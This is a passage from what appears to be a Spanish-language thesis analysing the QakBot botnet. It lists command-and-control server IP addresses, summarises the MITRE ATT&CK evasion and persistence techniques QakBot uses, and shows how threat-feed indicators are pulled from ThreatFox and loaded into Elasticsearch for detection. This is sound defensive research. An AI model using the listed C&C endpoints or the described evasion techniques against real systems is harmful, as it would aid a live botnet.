	180.183.134.56:2222		111.125.245.118:995	
	202.134.152.2:2222		82.152.39.39:443	
	84.241.8.23:32103		31.48.166.122:2078	
	41.107.224.251:443		143.0.219.6:995	
	46.107.48.202:443		179.174.52.27:32101	
	175.145.235.37:443		103.88.226.30:443	
	75.99.168.194:61201		203.122.46.130:443	
	86.98.156.198:993		5.32.41.45:443	

Figura 75: Servidores de C&C

6.4. Técnicas, tácticas y procedimientos de la matriz de MITRE usadas por la botnet

En la página de MITRE attack podemos ver las principales técnicas, tácticas y procedimientos usados por la botnet

<https://attack.mitre.org/software/S0650/>

Techniques Used

ATT&CK® Navigator Layers ▾

Domain	ID		Name	Use
Enterprise	T1071	.001	Application Layer Protocol: Web Protocols	QakBot has the ability to use HTTP and HTTPS in communication with C2 servers. ^{[5][6][3]}
Enterprise	T1010		Application Window Discovery	QakBot has the ability to enumerate windows on a compromised host. ^[4]
Enterprise	T1547	.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	QakBot can maintain persistence by creating an auto-run Registry key. ^{[5][6][1][7]}
Enterprise	T1185		Browser Session Hijacking	QakBot can use advanced web injects to steal web banking credentials. ^{[8][3]}
Enterprise	T1110		Brute Force	QakBot can conduct brute force attacks to capture credentials. ^{[9][6][3]}
Enterprise	T1059	.001	Command and Scripting Interpreter: PowerShell	QakBot can use PowerShell to download and execute payloads. ^[7]

Figura 76: Algunas de las técnicas usadas que aparecen en la matriz de MITRE

A continuación, se resumen algunas de las más representativas.

Obfuscated Files or Information: Software Packing

<https://attack.mitre.org/techniques/T1027/002>

Tactic: [Defense Evasion](#)

Platforms: Linux, Windows, macOS

Defense Bypassed: Anti-virus, Heuristic detection, Signature-based detection

Scheduled Task/Job

<https://attack.mitre.org/techniques/T1053/>

Tactics: Execution, Persistence, Privilege Escalation

Platforms: Containers, Linux, Windows, macOS

Permissions Required: Administrator, SYSTEM, User

Effective Permissions: Administrator, SYSTEM, User

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Windows event logs

Supports Remote: Yes

Process Injection

<https://attack.mitre.org/techniques/T1055/>

Tactics: Defense Evasion, Privilege Escalation
Platforms: Linux, Windows, macOS
Defense Bypassed: Anti-virus, Application control
Effective Permissions: User, Administrator, SYSTEM, root
Data Sources: API monitoring, Windows Registry, File monitoring, DLL monitoring, Process monitoring, Named Pipes
Defense Bypassed: Process whitelisting, Anti-virus

Process Discovery

<https://attack.mitre.org/techniques/T1057/>

Tactic: Discovery
Platforms: Linux, Windows, macOS
System Requirements: Administrator, SYSTEM may provide better process ownership details
Permissions Required: Administrator, SYSTEM, User
Data Sources: Process monitoring, Process command-line parameters

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

<https://attack.mitre.org/techniques/T1547/001/>

Tactics: Persistence, Privilege Escalation
Platforms: Windows
Permissions Required: Administrator, User
System Requirements: HKEY_LOCAL_MACHINE keys require administrator access to create and modify
Data Sources: Windows Registry, File monitoring

Impair Defenses: Disable or Modify Tools

<https://attack.mitre.org/techniques/T1562/001/>

Tactic: Defense Evasion
Platforms: Containers, IaaS, Linux, Windows, macOS
Permissions Required: Administrator, User
Data Sources: API monitoring, File monitoring, Services, Windows Registry, Process command-line parameters, Anti-virus
Defense Bypassed: Anti-virus, File monitoring, Host intrusion prevention systems, Log analysis, Signature-based detection

Brute Force

<https://attack.mitre.org/techniques/T1110/>

Tactic: Credential Access

Platforms: Azure AD, Containers, Google Workspace, IaaS, Linux, Network, Office 365, SaaS, Windows, macOS

Permissions Required: User

Data Sources: Office 365 account logs, Authentication logs

Modify Registry

<https://attack.mitre.org/techniques/T1112/>

Tactic: Defense Evasion

Platform: Windows

Permissions Required: User, Administrator, SYSTEM

Data Sources: Windows Registry, File monitoring, Process monitoring, Process command-line parameters, Windows event logs

Defense Bypassed: Host forensic analysis

System Time Discovery

<https://attack.mitre.org/techniques/T1124/>

Tactic: Discovery

Platform: Windows

Permissions Required: User

Data Sources: Process monitoring, Process command-line parameters, API monitoring

Network Share Discovery

<https://attack.mitre.org/techniques/T1135/>

Tactic: Discovery

Platform: macOS, Windows, AWS, GCP, Azure

Permissions Required: User

Data Sources: Process monitoring, Process command-line parameters, Network protocol analysis, Process use of network

Forced Authentication

<https://attack.mitre.org/techniques/T1187/>

Tactic: Credential Access

Platform: Windows

Permissions Required: User

Data Sources: File monitoring, Network protocol analysis, Network device logs, Process use of network

Virtualization/Sandbox Evasion

<https://attack.mitre.org/techniques/T1497/>

Tactic: Defense Evasion, Discovery

Platform: Windows, macOS

Data Sources: Process monitoring, Process command-line parameters

Defense Bypassed: Anti-virus, Host forensic analysis, Signature-based detection, Static File Analysis

6.5. Análisis de la botnet utilizando feeds de amenazas

El servicio de ThreatFox <https://threatfox.abuse.ch> ofrece una API que permite realizar consultas y poder exportar esta información en un fichero en formato json que se pueda usar para un posterior proceso de análisis.

```
curl -X POST https://threatfox-api.abuse.ch/api/v1/ -d '{ "query": "taginfo", "tag":  
"Qakbot", "limit": 1000 }' > qakbot-raw.json
```

Con el comando anterior podríamos generar un documento json con IOCs relacionadas con la botnet QakBot. En este ejemplo vemos una IOC relacionada con una dirección IP, que forma parte de la botnet y vemos información relacionada con el malware, referencia y urls en servicios de malware y etiquetas relacionadas con la IOC.

```
{  
  "id": "548572",  
  "ioc": "5.193.104.246:2222",  
  "threat_type": "botnet_cc",  
  "threat_type_desc": "Indicator that identifies a botnet command&control  
server (C&C)",  
  "ioc_type": "ip:port",  
  "ioc_type_desc": "ip:port combination that is used for botnet  
Command&control (C&C)",  
  "malware": "win.qakbot",  
  "malware_printable": "QakBot",  
  "malware_alias": "Pinkslipbot,Qbot,Quakbot",  
  "malware_malpedia":  
"https://malpedia.caad.fkie.fraunhofer.de/details/win.qakbot",  
  "confidence_level": 75,  
  "first_seen": "2022-05-06 23:24:23 UTC",  
  "last_seen": "2022-05-07 21:17:56 UTC",  
  "reference":  
"https://bazaar.abuse.ch/sample/44cfb6402b0f532e79f5ffde32fa0cdf402f880cca5d92  
9c1f4cb03497690391V",  
  "reporter": "abuse_ch",  
  "tags": [  
    "QakBot"
```

```
},
```

Con la información que hemos recopilado de este servicio, podríamos utilizar el fichero json generado que contiene IOCs relacionados con la botnet para almacenar la información en un índice de **Elasticsearch** y podríamos usar Kibana para visualizar estos datos para identificar obtener estadísticas de una manera visual.

Para insertar estos datos podríamos crearnos una pipeline de datos en elastic donde le indicamos cual es el formato en el cual vamos a visualizar estas IOCs.

The screenshot shows the Elastic Stack Management console. The top navigation bar includes the Elastic logo, a search bar, and icons for help and user profile. The main navigation menu on the left has sections for Management, Ingest, Data, and Alerts and Insights. The 'Ingest' section is expanded, showing 'Ingest Node Pipelines' as the active page. The 'Create pipeline' form is displayed with the following fields: 'Name' (with a unique identifier hint and a version number toggle), 'Description' (with a description hint), and a 'Description (optional)' text area. The 'Name' field contains 'threatfox-pipeline' and the 'Description (optional)' field contains 'Ingest pipeline for parsing and enriching ThreatFox data'. At the bottom, there is a 'Processors' section with an 'Import processors' link and a 'Test pipeline' button with an 'Add documents' link.

Figura 77: Creación de la pipeline desde la aplicación de elastic

El objetivo de esta pipeline sería dar formato a esta IOC. Por ejemplo, podríamos convertir el campo ioc que contiene la dirección IP y el puerto utilizando patrones donde le indicamos cual es la estructura que vamos a utilizar para almacenar ese campo.

```
{
  "dissect": {
    "field": "ioc",
    "pattern": "%{threat.indicator.ip}:%{threat.indicator.port}"
  }
}
```

Posteriormente, podríamos utilizar esta nueva estructura para obtener información adicional como la relacionada con la geolocalización de esa dirección IP.

```
{
  "geoip": {
    "field": "threat.indicator.ip",
    "target_field": "threat.indicator.geo",
    "properties": [
      "country_iso_code",
      "country_name",
      "continent_name",
      "region_iso_code",
      "region_name",
      "city_name",
      "timezone",
      "location"
    ],
    "first_only": false,
    "description": "Adds City geo data"
  }
}
```

De esta forma podríamos identificar las etiquetas y direcciones IP asociadas a esta botnet.




Figura 78: Etiquetas asociadas a la botnet




Figura 79: Direcciones IP asociadas con la botnet

También podríamos por ejemplo identificar aquellos puertos más utilizados por la botnet y qué países estarían implicados en la comunicaciones de la botnet.




Figura 80: Puertos más utilizados con la botnet




Figura 81: Puertos más utilizados con la botnet

En el gráfico anterior vemos como el **puerto 443** es el más utilizado por la botnet en un 52% seguido del **puerto 995** en un 24%. A nivel de **geolocalización** podemos ver como Estados Unidos es el país que tiene un porcentaje mayor de direcciones IP.




Figura 82: Países relacionados con la botnet




Figura 83: Localizaciones relacionadas con la botnet




Figura 84: Detalle de una localización relacionada con la botnet

7. Conclusiones

El presente trabajo ha tenido como objetivo analizar las principales técnicas y herramientas de detección de Botnets y DoS, así como proponer una metodología para la identificación de IoCs relacionadas con botnets y ataques DDoS.

Qakbot es una botnet en continua evolución. Una muestra de ello la encontramos en el siguiente sitio web <https://malpedia.caad.fkie.fraunhofer.de/details/win.qakbot> donde vemos noticias y artículos que se han ido publicando desde su aparición.

En el sitio <https://malwarehunters.org/infographics/malware%3Dqakbot> podemos ver a modo de resumen estadísticas relacionadas con la cantidad de dominios, servidores, muestras de malware, los países donde se encuentra la mayor parte de los servidores que distribuyen el malware, así como aquellas extensiones que son más características del malware.




Figura 85: Países más afectados por la distribución del malware




Figura 86: Extensiones más utilizadas

Este malware se actualiza de forma continua y es habitual encontrar versiones que van añadiendo nuevas capacidades con el objetivo de aumentar su capacidad de infección y evitar que el malware sea detectado por los principales motores de antivirus y antimalware. Destacar que el malware se puede encontrar con los siguientes nombres dependiendo del motor de antivirus que estemos utilizando para la detección.

Backdoor.Win32.QBot
Backdoor.Win64.QBot
Trojan.JS.QBot
Trojan.MSOffice.QBot
Trojan.MSOffice.QbotLoader
Trojan.Win32.QBot
Trojan-Banker.Win32.QBot
Trojan-Banker.Win32.QakBot
Trojan-Banker.Win64.QBot
Trojan-Downloader.JS.QBot
Trojan-PSW.Win32.QBot
Trojan-Proxy.Win32.QBot

Por ejemplo, en el siguiente servicio podemos encontrar la categorización de este malware:
<https://apt.etda.or.th/cgi-bin/listgroups.cgi?t=QakBot>.

```
{
  "authors": [
    "ETDA"
  ],
  "category": "tool",
  "name": "Threat Group Cards - Tools",
  "type": "software",
  "source": "Threat Group Cards: A Threat Actor Encyclopedia",
  "description": "All actor and tool details from ThaiCERT's 'Threat Group Cards: A Threat Actor Encyclopedia'",
  "tlp": "white",
  "license": "Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License",
  "uuid": "797fafb7-945a-4349-a829-3e8e27184843",
  "last-db-change": "2022-07-20",
  "values": [
    {
      "tool": "QakBot",
      "names": [
        {
          "name": "QakBot"
        },
        {
          "name": "QuakBot"
        },
        {
          "name": "Qbot"
        },
        {
          "name": "PinkSlip"
        }
      ],
      "description": "(IBM) Though well-known and familiar from previous online fraud attacks, QakBot continually evolves. This is the first time IBM X-Force has seen the malware cause AD lockouts in affected organizational networks.\n\nAlthough part of QakBot is known to be a worm, it is a banking Trojan in every other sense. QakBot is modular, multithread malware whose various components implement online banking credential theft, a backdoor feature, SOCKS proxy, extensive anti-research capabilities and the ability to subvert antivirus (AV) tools. Aside from its evasion techniques, given admin privileges, QakBot's current variant can disable security software running on the endpoint.",
      "category": "Malware",
      "type": [
        "Banking trojan",
        "Backdoor",
        "Credential stealer",
        "Tunneling",
        "Worm",
        "Botnet"
      ],
    }
  ]
}
```

"information": [

"https://securityintelligence.com/qakbot-banking-trojan-causes-massive-active-directory-lockouts/",

"https://www.johannesbader.ch/2016/02/the-dga-of-qakbot/",

"https://www.varonis.com/blog/varonis-discovers-global-cyber-campaign-qbot/",

"https://media.scmagazine.com/documents/225/bae_qbot_report_56053.pdf",

